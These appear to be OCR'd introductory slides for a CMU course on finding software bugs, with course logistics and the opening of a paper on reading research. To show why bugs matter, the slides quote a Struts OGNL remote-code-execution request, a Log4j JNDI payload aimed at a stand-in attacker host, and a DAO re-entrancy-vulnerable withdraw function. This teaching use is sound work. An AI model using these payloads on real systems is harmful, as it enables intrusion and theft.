17-712: Fantastic Bugs and How to Find Them

Spring 2025


Prof. Rohan Padhye

https://cmu-fantastic-bugs.github.io

1843

1843

London, England




The Analytical Engine by Charles Babbage

Photo CC-BY-SA 2.0 Science Museum London


1843

London, England



The Analytical Engine by Charles Babbage

1843



1843

Ada Lovelace




Diagram for the computation by the Engine of the Numbers of Bernoulli. See Note G. (page 722 *et seq.*)

- Notes on *Sketch of the Analytical Engine*

1843

Ada Lovelace

"an analysing process must [be] performed in order to furnish the Analytical Engine with the necessary *operative* data; […] herein may also lie a possible source of error. Granted that the actual mechanism is unerring in its processes, the *cards* may give it wrong orders."

- Notes on *Sketch of the Analytical Engine*

1843

Ada Lovelace

software engineering

"~~an analysing process~~ must [be] performed in order to furnish the Analytical Engine with the program ~~necessary *operative* data~~; […] herein may also lie a possible source of error. Granted that the actual mechanism is unerring in its processes, the *cards* may give it wrong orders."

- Notes on *Sketch of the Analytical Engine*

1843

Ada Lovelace

“~~an analysing process~~ software engineering must [be] performed in order to furnish the Analytical Engine with the ~~necessary operative data;~~ program [...] herein may also lie a possible source of error. Granted that the actual mechanism is unerring in its processes, **the *cards* may give it wrong orders**.”

- Notes on *Sketch of the Analytical Engine*

1843

Ada Lovelace

“~~an analysing process~~ software engineering must [be] performed in order to furnish the Analytical Engine with the ~~necessary operative data;~~ program [...] herein may also lie a possible source of error. Granted that the actual mechanism is unerring in its processes, **the *cards* may give it wrong orders**.”

software bug

- Notes on *Sketch of the Analytical Engine*

2025

2025

Most software is still written by humans
(or noisy AI trained on human-written code)

Most software is still written by humans
(or noisy AI trained on human-written code)

Software bugs are inevitable!

Our society critically depends on software systems

(I made these slides while stuck at an airport)

Heartbleed (CVE-2014-0160)

"The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software."

Source: heartbleed.com


Half a million widely trusted websites vulnerable to Heartbleed bug

8th April, 2014

A serious **overrun** vulnerability in the **OpenSSL** cryptographic library affects around 17% of SSL web servers which use certificates issued by trusted certificate authorities. Already commonly known as the **Heartbleed bug**, a missing bounds check in the handling of the TLS heartbeat extension can allow remote attackers to view up to 64 kilobytes of memory on an affected server. This could allow attackers to retrieve private keys and ultimately decrypt the server's encrypted traffic or even impersonate the server.

Source: netcraft.com

Heartbleed was caused by a buffer overflow



Source: xkcd.com

```
--- a/ssl/d1_both.c
+++ b/ssl/d1_both.c
@@ -1459,26 +1459,36 @@ dtls1_process_heartbeat(SSL *s)
        unsigned int payload;
        unsigned int padding = 16; /* Use minimum padding */

-       /* Read type and payload length first */
-       hbtype = *p++;
-       n2s(p, payload);
-       pl = p;
-
        if (s->msg_callback)
                s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                        &s->s3->rrec.data[0], s->s3->rrec.length,
                        s, s->msg_callback_arg);

+       /* Read type and payload length first */
+       if (1 + 2 + 16 > s->s3->rrec.length)
+               return 0; /* silently discard */
+       hbtype = *p++;
+       n2s(p, payload);
+       if (1 + 2 + payload + 16 > s->s3->rrec.length)
+               return 0; /* silently discard per RFC 6520 sec. 4 */
+       pl = p;
+
        if (hbtype == TLS1_HB_REQUEST)
                {
                unsigned char *buffer, *bp;
+               unsigned int write_length = 1 /* heartbeat type */ +
+                                           2 /* heartbeat length */ +
+                                           payload + padding;
                int r;

+               if (write_length > SSL3_RT_MAX_PLAIN_LENGTH)
+                       return 0;
+
                /* Allocate memory for the response, size is 1 byte
                 * message type, plus 2 bytes payload length, plus
                 * payload, plus padding
                 */
-               buffer = OPENSSL_malloc(1 + 2 + payload + padding);
+               buffer = OPENSSL_malloc(write_length);
                bp = buffer;

                /* Enter response type, length and copy payload */
@@ -1489,11 +1499,11 @@ dtls1_process_heartbeat(SSL *s)
                /* Random padding */
                RAND_pseudo_bytes(bp, padding);

-               r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + padding);
+               r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, write_length);

                if (r >= 0 && s->msg_callback)
```

Equifax breach (2017)

CNBC

Search quotes, news & videos

WATCHLIST

MARKETS BUSINESS INVESTING TECH POLITICS CNBC TV INVESTING CLUB PRO MAKE

TECH

Credit reporting firm Equifax says data breach could potentially affect 143 million US consumers

PUBLISHED THU, SEP 7 2017•4:34 PM EDT | UPDATED FRI, SEP 8 2017•3:25 PM EDT

Todd Haselton
@ROBOTODD

SHARE

Equifax breach was linked to an exploit of a vulnerability in Apache Struts (CVE-2017-5638)

Example 1

```
POST /uploads/new-file-upload HTTP/1.1
Host: www.examplesite.com
Connection: keep-alive
Referer: http://www.examplesite.com/uploads/uploadform.html
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/web
*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.8
Accept: text/html, application/xhtml+xml, */*
Content-Type: multipart/form-data; boundary=----------278068987
Content-Length: 34

------------278068987351454
Content-Disposition: form-data; name="uploadfile1"; filename="
Content-Type: image/gif

GIF87a.....,.....D..;
------------278068987351454
```

Example 1 is a normal request sent by a Google Chrome browser. Please note the re
somewhat vanilla headers. Examples 2 and 3 (shown below) are requests implemen
vulnerabilities.

Example 2

```
[Remote Code Execution vulnerability
POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: %{(#bbq='multipart/form-
data').(#dm=$ognl.OgnlContext@DEFAULT_MEMB).(#_memberAccess?(#_member
Access=#dm):
((#container=#context['com.opernsymphon.ActionContext.container']).(#o
gnlUtil=#container.getInstance
(@com.opensymphony.xwork2.ognl.OgnlUtass)).(#ognlUtil.getExcludedPackageN
ame().clear()).(#content.setMemberAs(#dm)))).
(#cmd='whoami').(#iswin=(@java.langystem@getProperty('os.name').toLowerCase(
).contains('win'))).(#cmds=(#iswin{'cmd.exe','/c',#cmd}:
{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.s
tart()).(#ros=
(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(o
rg.apache.commons.io.IOUtils@copy(#process.getInputSteam
(),#ros)).(#ros.flush())}
User-Agent: DOSarrest (CVE-2017-5638 Test Client)
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
```

Invalid Content-Type → Error message printed by server → Message parser decodes OGNL → Allows executing Java code → Run shell cmd and exploit!

Source: https://www.dosarrest.com/ddos-blog/apache-struts-vulnerabilities-and-the-equifax-hack-what-happened/

WSJ PRO
CYBERSECURITY

WSJ PRO

The Log4j Vulnerability: Millions of Attempts Made Per Hour to Exploit Software Flaw

Hundreds of millions of devices are at risk, U.S. officials say; hackers could use the bug to steal data, install malware or take control

Log4j, a piece of software used across corporate, consumer and industrial networks has a major flaw hackers are exploiting.

PHOTO: STEVE MARCUS/REUTERS

log.info("Access by user " + u)

Exploit: Set username as:
"*${jndi:ldap://attackerserver.com/BadObject}*"

CoinDesk

Policy Technology Web3 Learn

XRP $0.38590011 +0.51% Binance USD $0.99979725 -0.02% Cardano $0.34999900 -0.03% Dogecoin $0.08341195 -2.83% Stellar $0.0

Markets

The DAO Attacked: Code Issue Leads to $60 Million Ether Theft


TheDAO, the largest and most visible ethereum project, has reportedly been hacked, sparking a broad market sell-off.

By Michael del Castillo Jun 17, 2016 at 9:00 a.m. EDT Updated Sep 11, 2021 at 8:19 a.m. EDT

```
function withdraw() public {
    // Check user's balance
    require(
        balances[msg.sender] >= 1 ether,
        "Insufficient funds.  Cannot withdraw"
    );
    uint256 bal = balances[msg.sender];

    // Withdraw user's balance
    (bool sent, ) = msg.sender.call{value: bal}("");
    require(sent, "Failed to withdraw sender's balance");

    // Update user's balance.
    balances[msg.sender] = 0;
}
```



Re-entrancy attack...

Source: https://blog.chain.link/reentrancy-attacks-and-the-dao-hack/

Can we find such bugs proactively and automatically?

YES!

But it takes a bit of work

What is this course is about?

Learning Objectives

- Identify practical challenges of applying well known program analysis techniques to a variety of application domains.
- Formulate and leverage domain-specific assumptions for making program analysis tractable and useful in a specialized setting.
- Build practical tools for improving software quality in real-world systems.

Topics covered in this course

- Problem domains: (tentative)
  - Database systems
  - Web Applications / REST APIs
  - Compilers
  - Operating Systems
  - Network Protocols
  - Distributed Systems
  - Web Browsers
  - Mobile Applications
  - Machine Learning
  - Generative AI
  - Smart Contracts
- Bug-finding approaches:
  - Static analysis
  - Dynamic analysis
  - Random/Fuzz testing
  - Symbolic execution
  - Formal methods (model checking / verification)

Course Staff

Prof. Rohan Padhye
rohanpadhye@cmu.edu

TA: Luke Dramko
lukedram@cs.cmu.edu

My Background ("why should we listen to you?")

- Involved with program analysis for 12+ years.
- PhD from **UC Berkeley**, Masters from **IIT Bombay** (India)
  - Published research on fuzz testing, static inter-procedural analysis, dynamic performance analysis, etc.
- Now in **CMU's** Software and Societal Systems Department (S3D)
  - Leading the Program Analysis, Software Testing, and Applications **(PASTA) Lab**
- Worked with **IBM Research**, **Microsoft Research**, **Samsung Research America, Amazon Web Services**
  - Developed tools for improving developer productivity, finding input-validation software bugs, identifying security vulnerabilities in mobile systems, discovering concurrency issues in distributed systems, finding correctness bugs in cloud-scale database services, etc.


Hello, my name is

What to expect from this course

Warning! This is a *relatively new course*

- This course has been offered only once before
- Some parts are evolving as we go along
- Pro: I am open to tuning the material and format based on your feedback/interests
- Con: Things may be rough around the edges in terms of planning or estimation

Class Format

- This is a seminar-style advanced topics class; not a traditional lecture-based instructional class
- Most classes will have assigned readings and/or tutorials to be completed *before coming to class*
  - 3–4 papers / articles / tutorials per week
  - I will post reading guides where possible to focus on specific sections.
- Starting in February, most classes will have *student-led* paper presentations interleaved with *whole-class* discussions
  - Presentations are typically of a research paper, but may occasionally also include specific tools. These are usually the same as or subsets of the assigned readings for pre-class responses.
  - Each student will give 2 presentations throughout the semester. Presenters do not have to fill out pre-class responses.
  - All others are expected to attend and actively participate in Q&A and discussions
    - Feel free to grab a whiteboard marker to construct an example or explain a concept
    - Share a demo, relevant links, your own experiences, strong opinions, etc.

Assignments and Course Project

- Assignment 1 (releasing today)
  - Fathoming the real-world impact of software failures / bugs / vulnerabilities
  - Pick a case study, give a short (5-10min) presentation, and lead a discussion in class
  - Can be done individually or in teams of two
  - Due in one week!
    - Presentations in class Jan 21 and 23
- Assignment 2
  - Intended to provide hands-on experience with some bug-finding tool
  - Quite open-ended: “Do something fun and report back”
  - Activity can be domain-independent—no need to understand the target program being analyzed
  - Can be done individually or in teams of two
  - Due by Feb 20

Assignments and Course Project

- Final project
  - A software-analysis implementation project in some chosen application domain
  - ~30–40 hours per person across 6 weeks
  - Can be done individually or in teams of up to three
  - Project scope should expand with team size
  - Projects with PhD-student involvement should have some research component
  - Projects with Masters students should involve real-world code: either analysis tools or target applications that should be in widespread use
  - Project presentations in the last week of class. Short report due finals week.

Pre-requisites ("Will I be able to keep up?")

- Some experience reasoning about programs and software quality
  - 18-335/732 (Secure Software Systems), 14-735 (Secure Coding), 17-355/665/819 (Program Analysis), 15-411/611 (Compiler Design), 15-414 (Bug Catching), 15-330/18-330/18-730 (Intro to Computer Security)
  - Industry experience with QA, participation in CTFs, etc.
  - 14-741/18-631 (Intro to Information Security) only? See below.
- Basic understanding of build systems and program execution
  - Compilers, interpreters, type checkers, bytecode, threads, system calls, virtual machines, inter-process communication, client-server architecture (usually covered by 15-213/15-513/14-513)
- Comfort working with large-ish code-bases (10K+ LoC) in C and Java
  - Ability to discover resources from the web to quickly unfamiliar programming languages, build systems, virtual machine setups, etc.
- Basic understanding of foundational algorithms and data-structures
  - Hash-maps, trees, graph traversal
- Basic understanding of discrete mathematics (e.g., set theory) and fluency in first-order logic notation
  - These symbols should make sense: $\{\forall, \exists, \Rightarrow, \Leftrightarrow, \emptyset, \subseteq\}$

I expect the workload to be moderate

- 12 units class = 12 hours per week on average
  - Uneven distribution throughout semester (e.g., more on weeks when you are the lead presenter, doing projects, etc.), so ***plan accordingly***!
- Let me know if you are spending significantly more time than this.
  - FCEs from 2023 indicated this worked well
- We will do a mid-semester survey around Spring break to gather feedback

Skills you will need/gain/sharpen

- Reasoning about programs as data
- Dealing with large-scale software systems and practical real-world challenges in working with them
- Thinking about worst-case: bugs, security threats, perverse incentives
- Reading research papers and learning about state-of-the-art techniques
- Quickly getting an overview of an unfamiliar problem domain
- Formalizing problems and solutions using mathematical notation
- Extracting important highlights from large amount of written material
- Identifying key challenges and new insights presented in research papers
- Appreciating various trade-offs in design decisions
- Communicating key ideas to classmates via presentations and discussions
- Playing with software artifacts developed by researchers
- Running software analysis tools on open-source programs

Non-goals and non-requirements

These are nice to have but not explicitly taught or assessed in this course:

- Critiquing or reviewing research papers
- Conducting scientifically rigorous empirical experiments
- Writing research papers
- Creating beautiful presentations
- Developing new mathematical proofs
- Collaborating with unfamiliar or uncooperative team members

Course policies

(“how do I get an A?”)

Assessments

- 20% pre-class reading responses
- 20% paper presentations
- 20% participation
  - Includes class attendance and discussions in class or online
- 15% assignments (5% + 10%)
- 25% final project

- See course website for some more details including late policy
  - Tl;dr –There is none, but we allow up to four penalty-free absences for any reason.
  - Please do not email asking for exceptions

Communication

- Course website: https://cmu-fantastic-bugs.github.io
- We mainly use Canvas for announcements, assignments, questions, etc.
  - https://canvas.cmu.edu/courses/45748
  - **Files**: Assigned reading PDFs,
  - **Assignments/Quizzes**: Pre-class reading exercises and other assignment specs and submission portals
  - **Discussions**: For technical discussion about topics covered in class + questions about class logistics. Please use public posts for any course related questions as much as possible, unless the matter is sensitive. Feel free to respond to other posts and engage in discussion.
- We have office hours! Or, by appointment.

Teamwork

- Assignments can be done individually or in teams of 2
- Course project can be done individually or in teams of max 3 --- scope should scale with team size
- Collaboration opportunities during class activities and occasionally for oversubscribed presentation slots
- Give credit where credit is due. See the course website and CMU policy on academic integrity for more details.

Paper Presentation Slots (for Lectures Feb+)

- We will provide a CMU-accessible Google sheet with a tentative list of topics / papers
- Pick your slot by entering your name in any two empty slots. Do not overwrite / delete claimed slots. We can track edit history!
- Feel free to swap slots with any other claimant by mutual agreement. You can use Canvas to post discussions.
- If nobody has claimed an upcoming slot, I will randomly assign the slot to anyone who has not already claimed both their slots.

Paper Presentation Expectations (save this slide)


- **Format**: 30 minutes max. Can use slides or whiteboard
- **Aims**:
  - **Provide an overview of the paper/topic**: problem definition, key challenges and ideas, solution approach, results
  - **Spark a discussion in class**: Why is the work exciting? How does the work address domain-specific challenges? How does it make use of domain-specific solutions? How can the work be improved or extended? What questions would you like to ask the authors?
  - **Optionally bring in extra info not present in the reading**: Tid-bits from news articles or blog posts on the web, walk-through of source repositories or tutorials, live demos of tools discussed in the paper, share snapshots of other papers and tools that build upon this work, comment on impact after the paper was published, etc.
- While most students will have a cursory understanding of the material, the discussion lead should understand the material in detail and be thoroughly prepared to discuss subtleties
- That said, ALL other students are expected to engage in discussion and offer their own thoughts throughout the class

Assignment 1 (Next week!)

- Warm-up round for presentations, discussions, readings
- Pick a case study of a real software bug/failure from this list.
  - Recommend groups of 2, but individual also okay
  - Please finalize choices before start of next class, Jan 16th .
- Next week (Jan 21 and Jan 23):
  - Short presentation (~5-10 minutes) of the incident + pose 3 discussion questions
- Full assignment specification available on course website (see "Schedule" table).

Next Steps

- Readings assigned for next few classes
  - Make sure to complete the reading response on Canvas before class!
  - Readings are usually assigned at least one week before the class date
- Paper Discussion Leads
  - Please pick your slots by Jan 21st based on topic interest and date availability: https://docs.google.com/spreadsheets/d/1VYs-X05SOzArNg3FJRbl-4AxYEcs-oANIiL_BFxE8NE/edit?gid=0#gid=0
  - You may choose to not pick slots if you are okay with random assignment.



How to Read a Paper

S. Keshav
David R. Cheriton School of Computer Science, University of Waterloo
Waterloo, ON, Canada
keshav@uwaterloo.ca

ABSTRACT

Researchers spend a great deal of time reading research papers. However, this skill is rarely taught, leading to much wasted effort. This article outlines a practical and efficient *three-pass method* for reading research papers. I also describe how to use this method to do a literature survey.

Categories and Subject Descriptors: A.1 [Introductory and Survey]

General Terms: Documentation.

Keywords: Paper, Reading, Hints.

1. INTRODUCTION

Researchers must read papers for several reasons: to review them for a conference or a class, to keep current in

4. Glance over the references, mentally ticking off the ones you've already read

At the end of the first pass, you should be able to answer the *five Cs*:

1. *Category*: What type of paper is this? A measurement paper? An analysis of an existing system? A description of a research prototype?
2. *Context*: Which other papers is it related to? Which theoretical bases were used to analyze the problem?
3. *Correctness*: Do the assumptions appear to be valid?
4. *Contributions*: What are the paper's main contributions?